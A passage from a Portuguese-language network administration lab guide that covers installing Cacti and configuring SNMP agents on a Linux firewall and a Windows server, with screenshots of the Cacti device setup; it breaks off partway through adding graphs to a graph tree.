


Figura 34: Modificando o servidor NTP do Windows

3) Monitoramento de serviços



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade prática, o software Cacti será configurado para monitorar os recursos dos servidores da rede. O Cacti e os pacotes necessários para o correto funcionamento serão instalados na máquina *LinServer-G*. Serão configurados agentes SNMP nos servidores *WinServer-G* e *FWGW1-G* para que o Cacti possa monitorar os recursos desses hosts.

1. Primeiro, vamos instalar o Cacti. Acesse a máquina *LinServer-G* e instale o pacote **cacti**.
 - Quando perguntado sobre a senha para o usuário **root** do MySQL, informe **rnpesr123**.
 - Quando perguntado sobre o *web server* para o qual o Cacti deve ser autoconfigurado, escolha **apache2**.
 - Quando perguntado se a base de dados do Cacti deve ser configurada usando o **dbconfig-common**, responda Yes. Para a senha do usuário administrativo da base de dados e a senha do aplicativo Cacti no MySQL, informe **rnpesr123** para ambas as perguntas.

```
# hostname  
LinServer-A
```

```
# apt-get install cacti  
(...)
```

2. Em sua máquina física, acesse a URL <http://172.16.1.10/cacti> para concluir a instalação do Cacti.




Figura 35: Tela inicial do Cacti

Clique em *Next*. Na tela seguinte, mantenha a escolha em *New Install* e clique em *Next*. Verifique que todos os valores na tela a seguir estão corretos (texto em verde com os dizeres **OK: FILE FOUND**), e clique em *Finish*.

Você verá a tela de login do Cacti. Entre com o usuário **admin** e senha **admin**; quando solicitada mudança de senha, escolha **rnpesr** em ambos os campos e clique em *Save*. Você deverá acessar a tela principal de configuração do Cacti.




Figura 36: Console do Cacti

- Vamos instalar o agente SNMP na máquina *FWGW1-G*. Instale o pacote `snmpd`.

```
# hostname
FWGW1-A
```

```
# apt-get install --no-install-recommends snmpd
```

- Edite o arquivo `/etc/snmp/snmpd.conf`, comente a linha `agentAddress udp:127.0.0.1:161` e descomente a linha `agentAddress udp:161,udp6:[::1]:161`. Em seguida, reinicie o `snmpd` e verifique que ele está escutando na porta apropriada.

```
# vi /etc/snmp/snmpd.conf
(...)
```

```
# grep '^#*agentAddress' /etc/snmp/snmpd.conf
#agentAddress udp:127.0.0.1:161
agentAddress udp:161,udp6:[::1]:161
```

```
# systemctl restart snmpd
```

```
# netstat -unlp | grep '^udp .*:161'
udp        0      0 0.0.0.0:161          0.0.0.0:*
12527/snmpd
```

5. Lembre-se que a *chain INPUT* da tabela *filter* do firewall *FWGW1-G* não está configurada para permitir conexões nessa porta. Corrija o problema e salve as modificações no arquivo */etc/iptables/rules.v4*.

```
# iptables -A INPUT -s 172.16.1.10/32 -p udp -m udp --dport 161 -m state --state NEW,ESTABLISHED -j ACCEPT
```

```
# iptables-save > /etc/iptables/rules.v4
```

6. Agora, vamos instalar o agente SNMP na máquina *WinServer-G*. Acesse como usuário *Administrator* e, dentro do *Server Manager*, clique com o botão direito em *Features* > *Add Features*. Desça a barra de rolagem, selecione a caixa *SNMP Services* e prossiga com o assistente.




Figura 37: Instalação da feature SNMP

7. Abra o gestor de serviços do Windows, via menu *Start > Run... > services.msc*. Encontre o serviço *SNMP Service* e clique com o botão direto > *Properties*.




Figura 38: Propriedades do serviço SNMP

Na aba *Security*, caixa *Accepted community names*, clique em *Add...* e adicione a comunidade **public** com permissões *READ ONLY*. Logo abaixo, na caixa *Accept SNMP packets from these hosts*, clique em *Add...* e adicione o IP da máquina *LinServer-G*. Sua janela deverá ficar assim:




Figura 39: Configurações do serviço SNMP

Finalmente, clique com o botão direito no serviço *SNMP Service* e em seguida em *Restart*.

8. De volta à console do Cacti, no navegador da sua máquina física acessando a URL <http://172.16.1.10/cacti>, vamos adicionar os dois servidores configurados. No menu à esquerda, clique em *Devices*, e em seguida na palavra *Add* no canto superior direto da nova janela.

The screenshot shows the Cacti web interface for managing devices. On the left, a sidebar lists various management options like 'Create', 'Management', 'Graph Management', and 'Templates'. A large green cactus icon is displayed. The main area shows a table titled 'Devices' with one entry: 'localhost' (ID: 1, Graphs: 4, Data Sources: 5, Status: Up, Hostname: 127.0.0.1, Current (ms): 0.03, Average (ms): 0.03, Availability: 100%). Below the table, there's a message 'Showing Rows 1 to 1 of 1 [1]'. At the top right of the main area, there's a blue 'Add' button. A red circle and arrow point to this 'Add' button, indicating where the user should click to add a new device. The browser address bar shows 'Not secure | 172.16.1.10/cacti/host.php'.

Figura 40: Adicionando device no Cacti, parte 1

Na nova janela, informe o nome da máquina *FWGW1-G* no campo *Description*, seu IP exposto à DMZ no campo *Hostname*, e escolha a opção *Local Linux Machine* no campo *Host Template*. Verifique se sua janela está como se segue, e clique em *Create*.

Console -> Devices -> (Edit)

Logged in as admin (Logout)

Devices [new]

General Host Options

Description
Give this host a meaningful description.
FWGW1-A

Hostname
Fully qualified hostname or IP address for this device.
172.16.1.1

Host Template
Choose the Host Template to use to define the default Graph Templates and Data Queries associated with this Host.
Local Linux Machine

Number of Collection Threads
The number of concurrent threads to use for polling this device. This applies to the Spine poller only.
1 Thread (default)

Disable Host
Check this box to disable all checks for this host.
 Disable Host

Availability/Reachability Options

Downed Device Detection
The method Cacti will use to determine if a host is available for polling.
NOTE: It is recommended that, at a minimum, SNMP always be selected.
SNMP Uptime

Ping Timeout Value
The timeout value to use for host ICMP and UDP pinging. This host SNMP timeout value applies for SNMP pings.
400

Ping Retry Count
After an initial failure, the number of ping retries Cacti will attempt before failing.
1

SNMP Options

SNMP Version
Choose the SNMP version for this device.
Version 1

SNMP Community
SNMP read community for this device.
public

SNMP Port
Enter the UDP port number to use for SNMP (default is 161).
161

SNMP Timeout
The maximum number of milliseconds Cacti will wait for an SNMP response (does not work with php-snmp support).
500

Maximum OID's Per Get Request
Specified the number of OID's that can be obtained in a single SNMP Get request.
10

Additional Options

Notes
Enter notes to this host.

Figura 41: Adicionando device no Cacti, parte 2

Verifique que as informações SNMP do host *FWGW1-G* figuram corretamente na seção *SNMP Information* no topo da tela. Em seguida, clique em *Create Graphs for this Host*.

Save Successful.

FWGW1-A (172.16.1.1)

SNMP Information

System: Linux FWGW1-A 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1+deb8u3 (2015-08-04) x86_64
Uptime: 137408 (8 days, 0 hours, 22 minutes)
Hostname: FWGW1-A
Location: Sitting on the Dock of the Bay
Contact: Me me@example.org

Devices [edit: FWGW1-A]

General Host Options

Description: FWGW1-A
Hostname: 172.16.1.1
Host Template: Local Linux Machine
Number of Collection Threads: 1 Thread (default)
Disable Host: Disable Host

Availability/Reachability Options

Downed Device Detection: SNMP Uptime
Ping Timeout Value: 400
Ping Retry Count: 1

SNMP Options

SNMP Version: Version 1
SNMP Community: public
SNMP Port: 161
SNMP Timeout: 500
Maximum OID's Per Get Request: 10

Create Graphs for this Host

Data Source List

Graph List

Figura 42: Adicionando gráficos no Cacti, parte 1

Na nova janela, selecione todos os *Graph Templates* e *Data Queries* disponíveis e clique em *Create*. Na janela que se segue, clique novamente em *Create*.

Console -> Create New Graphs

FWGW1-A (172.16.1.1) Local Linux Machine

Host: FWGW1-A (172.16.1.1) Graph Types: All

*Edit this Host
*Create New Host

Graph Templates

Graph Template Name

Create: Linux - Memory Usage
Create: Unix - Load Average
Create: Unix - Logged in Users
Create: Unix - Processes
Create: (Select a graph type to create)

Data Query [Unix - Get Mounted Partitions]

Device Name	Mount Point
/dev/sda2	/

Cancel Create

Figura 43: Adicionando gráficos no Cacti, parte 2

Agora, o passo final é adicionar os gráficos a uma árvore de gráficos. No menu à esquerda, clique em *Graph Trees*, e em seguida em *Default Tree*.




Figura 44: Adicionando gráficos a árvores no Cacti, parte 1

Na nova janela, em *Tree Items*, clique em *Add*.

